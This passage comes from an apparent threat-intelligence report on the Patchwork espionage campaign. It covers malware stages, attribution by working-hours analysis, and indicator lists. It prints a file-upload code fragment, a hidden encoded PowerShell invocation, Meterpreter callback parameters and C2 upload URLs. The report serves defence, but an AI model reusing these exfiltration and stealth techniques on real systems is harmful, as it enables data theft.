                webClient.UploadFile(args[1], "POST", fileName);
            }
            catch
            {
            }
        }
    }
}
```

PRIVILEGE ESCALATION

After the previous stages, the payload uses a well known and as-of-yet unpatched UAC bypass vulnerability in Microsoft Windows (known as UACME[8]), which works on the default setup of Windows 7[9]. This allows the attackers to execute commands as Administrator.

If the AutoIt script is compiled for x86 systems (/x86 flag), the payload hides the UAC bypass vulnerability exploitation inside `svchost.exe` using a technique called Process Hollowing[10] (UAC bypass method – 'IFileOperation COM Object'[11]). If the AutoIt script is compiled for x64 systems (/x64 flag), the oobe[12] UAC bypass method is used.

[8] https://github.com/hfiref0x/UACME

[9] According to research, also Windows 8 as claimed by Peter Kleissner, https://download.pureftpd.org/misc/UAC.cpp

[10] https://www.trustwave.com/Resources/SpiderLabs-Blog/Analyzing-Malware-Hollow-Processes

[11] https://www.greyhathacker.net/?p=796

[12] http://www.labofapenetrationtester.com/2015/09/bypassing-uac-with-powershell.html

SHELLCODE EXECUTION

When the AutoIt malware's heartbeat receives a "2" in `$sdata` (this seems to be the most common scenario), the included, base64-encoded response data is decoded and executed using the command "`powershell -nop -wind hidden -noni -enc`". We observed that the base64 encoded payload was a PowerShell script that closely resembled code designed to allow x86 shellcode to run on x64 architectures[13]. This PowerShell script executed an additional payload, which was a PowerSploit script[14] used to invoke shellcode containing a reverse HTTPS Meterpreter.

REVERSE HTTPS METERPRETER

The AutoIt script escalates privileges and then executes a PowerShell script that is easily fingerprinted as a reverse HTTPS Meterpreter. It seems likely that the PowerShell scripts were copied from an online blog[15], and the Meterpreter payload inside was generated using the parameters:

- LHOST=45[.]43.192.172
- LPORT=8443

POWERPNT.EXE	3600	0.50		49.07 MB
splwow64.exe	1564			2 MB
InfDefaultInstall.exe	3636			1.52 MB
runonce.exe	1412			3.82 MB
sysvolinfo.exe	1276	0.24	3.67 kB/s	9.32 MB
cmd.exe	2932			2.23 MB
powersh...	2272			34.47 MB
powe...	1128	12.01	4.95 kB/s	36.2 MB

The process tree of the initial exploit and later payloads

SECOND STAGE PAYLOAD

This tool is only downloaded and installed after the attacker first uses the Meterpreter and determines that the target is valuable. We refer to the payload as `7zip.exe`, but it can also be named `ndcrypt.exe` and `nd.exe`.

[13] https://www.trustedsec.com/may-2013/native-powershell-x86-shellcode-injection-on-64-bit-platforms/

[14] https://github.com/PowerShellMafia/PowerSploit/blob/master/CodeExecution/Invoke-Shellcode.ps1

[15] http://0entropy.blogspot.com/2012/04/powershell-metasploit-meterpreter-and.html

```
Terminal
00101900: 0000 6978 b404 0000 008c 6800 7400 7400  ..ix......h.t.t.
00101910: 7000 3a00 2f00 2f00 3200 3100 3200 2e00  p.:././.2.1.2...
00101920: 3800 3300 2e00 3100 3900 3100 2e00 3100  8.3...1.9.1...1.
00101930: 3500 3600 2f00 6800 7400 7400 7000 2f00  5.6./.h.t.t.p./.
00101940: 7500 7000 2e00 7000 6800 7000 0000 0000  u.p...p.h.p.....
00101950: 0000 6378 b404 0000 0080 a601 3a00 5c00  ..cx........:.\.
00101960: 5700 6900 6e00 6400 6f00 7700 7300 5c00  W.i.n.d.o.w.s.\.
00101970: 6100 7300 7300 6500 6d00 6200 6c00 7900  a.s.s.e.m.b.l.y.
00101980: 5c00 4700 4100 4300 5f00 4d00 5300 4900  \.G.A.C._.M.S.I.
00101990: 4c00 5c00 2a00 2e00 2a00 0000 2a00 0000  L.\.*...*...*...
001019a0: 0000 1d78 b404 0000 0080 ec01 7470 3a2f  ...x........tp:/
001019b0: 2f32 3132 2e38 332e 3139 312e 3135 362f  /212.83.191.156/
001019c0: 6874 7470 2f75 702e 7068 7000 2e00 3100  http/up.php...1.
001019d0: 3500 3600 2f00 6800 7400 7400 7000 2f00  5.6./.h.t.t.p./.
001019e0: 7500 7000 2e00 7000 6800 7000 0000 0000  u.p...p.h.p.....
001019f0: 0000 1778 b404 0000 008c 6800 7400 7400  ...x......h.t.t.
00101a00: 7000 3a00 2f00 2f00 3200 3100 3200 2e00  p.:././.2.1.2...
00101a10: 3800 3300 2e00 3100 3900 3100 2e00 3100  8.3...1.9.1...1.
00101a20: 3500 3600 2f00 6800 7400 7400 7000 2f00  5.6./.h.t.t.p./.
00101a30: 7500 7000 2e00 7000 6800 7000 0000 0000  u.p...p.h.p.....
00101a40: 0000 0178 b404 0000 008c d076 5000 d076  ...x.......vP..v
00101a50: 5000 0000 0000 883b 5200 ffff ffff 0000  P......;R.......
00101a60: 0000 0000 0000 0000 0000 0000 0000 0100  ................
                                                   65948,52      2%
```

Hex view of the 7zip.exe memory dump

Most of this payload's code is based on a public online code project in GitHub[16].

Once unpacked, the module performs these actions:

- In order to persist past computer shutdown and power on, the payload copies itself to a system directory, renames the file to netmon.exe, and adds the executable to the startup programs as "Net Monitor":

  `C:\Windows\SysWOW64\netmon.exe` - example of the final destination on 64-bit system running `7zip.exe/netmon.exe` via `WOW64`

- One thread scans all drive letters and exfiltrates files with certain extensions in the permanent drives (not searching network drives or USB).

  Note: this is called the GetDriveTypeA function in `kernel32.dll`, which caused the alert on our system.

- Another thread is uploading files of the same formats as from the Dropper payload (see above) to `hxxp://212[.]83.191.156/http/up.php`.
- Another thread downloads an executable from `hxxp://212[.]83.191.156/http/down.php` and executes it. We didn't observe this behavior.

[16] https://github.com/yorickdewid/MyDoom

ATTRIBUTION

While we cannot make definitive claims of attribution, we will present evidence that may assist in later efforts to identify this threat actor.

PREVIOUSLY EXAMINED INFORMATION


Let's examine the attribution information we have discussed thus far in this report.

Many of the primary targets of this campaign are regional neighbors of India, and other targets seem to be targeted (by their interests, occupation, and by the content of the spear phishing) to issues affecting India. Circumstantially, this targeting correlates with intelligence requirements necessary for a pro-Indian entity.

However, we felt this was not enough to draw direct conclusions. What we believe makes this correlation much stronger and hints that this is a pro-Indian or Indian entity, is the addition of time of day activity analysis as detailed below.

PPS EDIT TIME ANALYSIS[17]

Following a review of the PPS files found on the C&C server, we extracted data concerning the time of day when each PPS file was last modified, and plotted this on a graph. Below, we can see that more editing occurred during certain hours of the day.




Number of edits by time of day

[17] Time zone analysis and research activity associated with daytime hours is circumstantial by definition. Some threat actors work around the clock, and manipulation of timestamps has been seen in past attacks by various threat actors. While it should be treated with due suspicion, it has also proven itself highly valuable in analysis of APT threat actors in the past and cannot be discounted.

Based on modification times of the infecting presentation files, we see two distinct batches of work. The first, where the bulk of changes has been made, stretches from around 4:00 to 12:00 in coordinated universal time. To visualize what exactly that means, this time range was considered in the context of a standard 9am - 7pm work day and applied to a map. The “First stretch of work” label on the map below depicts the areas of the world in which 4:00 - 12:00 UTC would fall within the standard work day. Similarly, the time zones shaded within the “Second stretch of work” area are representative of the areas of the world in which 19:00 - 22:00 UTC falls within the work day. Since the time span of the second stretch of work is smaller in range, the hours in universal time fall within the working hours of more countries. Based on this map, we can conclude that it is most likely that the threat actors were based within the blue areas.

THREAT ACTOR WORKING HOURS




Attacker operating times that overlap with a standard 9am-7pm workday (darker means larger volume)

Many of the conclusions drawn from the above map were also confirmed through other sources. Extra data we were able to extract and analyze further correlated with this data, as well as with the previous PPS data.


C&C ACTIVITY TIMES

The time at which servers were staged was listed not only by hour, but by day of the week. After plotting these times by hour, with the day of the week specified through color coordination, we can see various patterns. It was more common for servers to be staged on certain days of the week, such as Sunday, rather than on other days, such as Saturday. These times are also clustered together in a clump for the most part, with almost no activity earlier than 2:00 UTC, and besides one exception on Sunday, not later than 11:00 UTC. This clump is very similar to the range of time specified within the first clump of time in the PPS editing graph and the "First stretch of work" area of the "Threat actor working hours" diagram.




Displays the number of times a server was staged by hour of day, color-coordinated by day of the week

Other data extracted from the server included the time of day and day of the week of domain registrations. After plotting these on a graph, we observed that domains were registered only on specific days of the week. The other important feature is that all of these incidents occurred between 3:00 and 15:00 UTC, which is a slightly wider range than the first stretch of time in the PPS editing graph, but still very comparable.



Displays the number of domain registrations by hour of day, color-coordinated by day of the week

Extra analysis we were able to conduct was on the compilation times, by time of day and day of the week. After plotting these on a graph, we observed that, similar to domain registrations, compilations only occurred on specific days of the week. All the events took place between 2:00 and 10:00 UTC, which is only a slight shift of the time span in the first stretch of PPS editing.



Displays the number of compilations by hour of day, color-coordinated by day of the week

All three of these graphs provide confirmation that these attacks were clustered partially by day of the week but mostly by time of day. Specifically, the time of day when staging servers, domain registration, and compilations occurred most frequently lined up with the first stretch of time seen in the PPS[18] editing data. This applies to the area of the map within the "First stretch of time" label and adds weight to our conclusion that the threat actors live in the blue area.

This time of day activity data, when combined with the previous circumstantial evidence (the threat actor's intelligence requirements, the countries targeted around India, the other targets around the world, and the content of the spear phishing, directs us to the conclusion that this threat actor correlates with a location in India.

Carefully, we feel obligated to note that further evidence suggests potential links between this threat actor and the operations known as Hangover/Appin, but this possible link is still being researched and is far from conclusive.

That said, attribution is tricky business and it's never possible to be entirely conclusive.

[18] Information from several partners suggests that the documents being stolen and then repurposed for spear phishing purposes also contain language indicators that support our hypothesis, but we have no direct information to support this.

CONCLUSIONS

Patchwork is a highly successful targeted attack operation, infecting approximately 2,500 high-value targets worldwide. It is surprising that it has remained undetected since its operations began in December, as it seems to have been built out of a confluence of code taken from various public and hidden criminal forums, as well as various open source projects.

What makes this disclosure special is the use of Cymmetria's cyber deception platform[19] to catch the threat actor, capturing their second stage toolset and lateral movement activity. Without deception, capturing second-stage tools and activity has previously been difficult (to say the least).

The high degree of operational capacity stands in stark contradiction to the low technical ability displayed, which raises the question of whether the copy-paste nature of the threat was potentially intentional, perhaps an evolution of threat actors attempting to avoid the high cost of losing their expensive tool box and malware when they are eventually publically disclosed. This, however, seems unlikely, as the use of such second-hand code is consistent with their second stage toolset meant for persistence, which should typically be built to resist detection.

While one can almost never be conclusive in attribution, based on the information we have it is plausible that the threat actor is a pro-Indian one. As our CEO Gadi Evron said in an internal discussion, "There is a possibility that another threat actor wanted to look like India and built a false flag operation to fit, but there is zero evidence to support that claim, and it feels like we're reaching just to attack our own argument."

Unlike other APT threat actors, India seems to be a relatively quiet locale for cyber espionage activity, if indeed this is a pro-Indian threat actor, it is noteworthy by itself. The scope and scale of this operation are quite surprising considering the low technical capability displayed, which we believe is a growing trend seen among disparate threat actors.

[19] Cymmetria's MazeRunner

APPENDIX 1 – IOCS

All IoCs (in CSV and STIX formats), and the MazeRunner campaign file, can be found on Cymmetria research's GitHub, at: https://github.com/CymmetriaResearch/CymmetriaResearch.

FILE HASHES

upsrv.exe - 076aa7f5f6a5bdd9acdee55c6e3de54e6e8d5fd6fe2a03c165a23861e315f3f5

7zip.exe - 9dae4a24095b9a3870579a63c94c73fe8de205c70d95dfdb0dc9c87709215953

sysvolinfo.exe - f5e4d5d5fde978968dce4db4120ecbb68898d5fdf55860e61058d91db29b7d91

uplv1032.exe - 1da99f69735d203a3d52ff1bb2ede75fe69601259efa6c5a080024ddf9276297

Sysvolinfo.exe variant - 13b0f3b63ce276f8d30ac4f95b03485a6fe532754494f9848e875c460b121b28

(Unnamed UAC Bypasser) - 607454369fa5d96fab6fec7a52a518eefed5136e4ebd4cfed238ccbb0f5b180f

IPs

212[.]129.13.110 - AutoIt script C2

212[.]129.7.146 - IP address used to connect to the cloud decoy with

45[.]43.192.172 - IP address used in the PowerShell script

POST REQUESTS

hxxp://212[.]129.13.110/update-request.php?profile=

hxxp://212[.]129.13.110/dropper.php?profile=

URLs

Spear hosting websites:

hxxp://cnmilit[.]com/

hxxp://t.ymlp50[.]com/jmyafaejshbafahshaaambmus/click.php

SUSPECTED IOCs

mozarting[.]com
blingblingg[.]com
aaskmee[.]com
revoltmax[.]com
eyescreem[.]com
outlookkz[.]com
xmachinez[.]com
pizzahomez[.]com
newsnstat[.]com
163-cn[.]org
81-cn[.]net
climaxcn[.]com
expatchina[.]info
miltechweb[.]com
nduformation[.]com
securematrixx[.]com
xbladezz[.]com
asiandefnetwork[.]com
dailychina[.]news
sinodefprog[.]info
qqgroups[.]info
chinastrat[.]com
miltechcn[.]com
numeronez[.]com
telemediaz[.]com
majidalfuttaiim[.]com
webworldreq[.]com
nextraload[.]com
junshiyuehui[.]com
cndailynetwork[.]info
extrememachine[.]org
wikifedia[.]space
yue-lao[.]info
you-yisi[.]com
annchenn[.]com
office-rb-support[.]com
greatdexter[.]com
haiwaipengyou[.]com
extremerebolt[.]com
matrixrevolt[.]com
info81[.]com
chinastrats[.]com
epg-cn[.]com
nutcn[.]com
modgovcn[.]com
climaxcn[.]com
socialfreakzz[.]com
militaryworkerscn[.]com
extremebolt[.]com
lujunxinxi[.]com
letsgetclose[.]com
milresearchcn[.]com
alfred.ignorelist[.]com
symantecz[.]com
nudtcn[.]com
178[.]162.210.242
178[.]162.210.243
178[.]162.210.244
178[.]162.210.245
178[.]162.210.246
178[.]162.210.247
178[.]162.210.248
178[.]162.236.40
37[.]48.77.214
37[.]48.77.215
37[.]58.60.195
43[.]249.37.173
46[.]165.225.66
46[.]165.229.7
46[.]165.229.8

46[.]165.229.9
46[.]165.248.236
46[.]165.248.237
46[.]165.248.238
46[.]165.248.239
46[.]165.248.240
46[.]165.248.241
46[.]165.248.243
46[.]166.163.243
46[.]166.163.244
46[.]166.163.246
91[.]229.79.181
91[.]229.79.182
91[.]229.79.183
91[.]229.79.184
91[.]229.79.185
91[.]229.79.186
91[.]229.79.187
91[.]229.79.188
91[.]229.79.189
91[.]229.79.190
93[.]115.95.132
94[.]242.219.203
94[.]242.223.19
94[.]242.223.20
94[.]242.223.24
94[.]242.223.28
94[.]242.231.244
95[.]141.34.242
95[.]141.34.245
95[.]141.34.246
95[.]211.205.142
95[.]211.205.161
95[.]211.205.163
95[.]211.205.164
95[.]211.205.165
95[.]211.205.166
95[.]211.3.135

Registry keys:

HKEY_CLASS_ROOT\Software\Microsoft\Windows\CurrentVersion\Run\Net Monitor (32 bit)

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run\Net Monitor (32 bit)

HKEY_CLASS_ROOT\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\Net Monitor (64 bit)

HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run\Net Monitor (64 bit)

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\Baidu Software Update

OTHER

mutex {9754893678976458374658764387563876}

7zip.exe downloads executable and saves them with the prefix 'tvr' in the user temp folder (e.g., tvr98E5.tmp)

CONFIRMED INFECTING PRESENTATIONS

13_Five_Year_Plan_2016-20-1.pps - d44793b9584c9ca8a982a05bb6cfc06599e081c411f35f163fbd7eacad5eb584

aeropower.pps - 7dd68cab710cd1e8f099f2d2d8b67d9c3f8cb113c9bb44ea4a08ee76d49ed19c

australia_fonops_1.pps - 04c7f88f284c2466b4814bb02eefb4a02ac118a2d584ba9baec9c7af1fa1de7b

australia_fonops_2.pps - 99a24d92f650faadc46c65bad65013cf3f1587a01f62f31aac20eb8864c21bee

aviation_1.pps - cdd540c01e25b3a7e122c9c01cfc1c7399ed65f3963ff20fa1685b4c504035ca

aviation_2.pps - 4d041a1bfd8dda989faa6a5a37ba49f988478dadaa110cdf9a98002f12a4b931

beauty3.pps - 660b2d4baa7965acd7182bdbeaa8cdf66290968ecddc77d53517fe24882c95f9

beauty6.pps - 0819f50d7a0c045188c4068b88c915f3a652c073e3081cb30a20aaf6298840bd

CHINA_FEAR_US_3.pps - 905fe9820538943a4ad32499f9dad3eae6ff7677882ff2a39ef98a0147ae3dd1

CHINA_FEAR_US_6.pps - a335613dad36911f947fdfd3dda8897a71889513f9009385c84e48c2b7fe7236

chinamilstrength.pps - 1f6108718ac9a29fe0e1e2d7fc2a7793ad4e20033921945c2ac0b5603e591298

China_Response_NKorea_Nuclear_Test1.pps - c98caa28f5114e3c37efd59cb3c2471a4c64cca3ecd6188d5efe547f1cae0e9d

China_Response_NKorea_Nuclear_Test2.pps - bbe27671b94d040342312431a24ebb4f9685ee950efeb526b1ffd765f3e7c7dd

chinascyberarmy2015_1.pps - fdc6afccd5dc015c138c05ba7c325fc119dfd79e913ddab292575586f1657cae

chinascyberarmy2015_2.pps - 8770819471130b056822c334f8735453c3fd7d3495ae5ad98d372241872be7c5

CHINA'S_PUZZLING_DEFENSE_AGREEMENT_WITH_AUSTRALIA_1.pps - 8cb2f737dd535f76e420fdcd747e5c943868c10b8f895722a298b83f331d728e

CHINA'S_PUZZLING_DEFENSE_AGREEMENT_WITH_AUSTRALIA_2.pps - 70d368e2a8bc7e5d0673dabe6d5897062dbc51103227a9e4efd38a09ee8a2042

China_two_child_policy_will_underwhelm1.pps - 23d69451b4f7d9e3df5b92523e4574246bdfc786d48b20e9f0c45a25d985e191

ChinaUS_1.pps - b9c24e26c90fd83ad8258a90b1c84022d180c0223f182f96c928333f2e9c5934

ChinaUS_2.pps - 065321d0497565871bcfe5ee606636e9d0f2975558ee838122bbbe78ffd2d367

chinesemilstrat_1.pps - 158919e9ca13db3747708b56397b63431ad864879abe1f5f3c4c178d8fae1149

chinesemilstrat_2.pps - 6cb9b489f27517b21db61398cc103f863eb71e1034997e7f54b463be9c34568b

cppcc_1.pps - 5e4dd3e3d21a25a2680320ad79ef773f133312210adcd45b09bfb183c5797004

cppcc_2.pps - 04317dd251b6eb22ce0941dda9821463fe53a51140d4ac639b9d0463dbf61372

election.pps - 7ce893d1e08ef1ce62706eabe9aa0813e5e495d4f24955ca5020c3191968ec3a

enggmarvels_1.pps - 79af494cfb231c267d3149d4922a16ea0086c4ba63b584e6ff8dc463235eb999

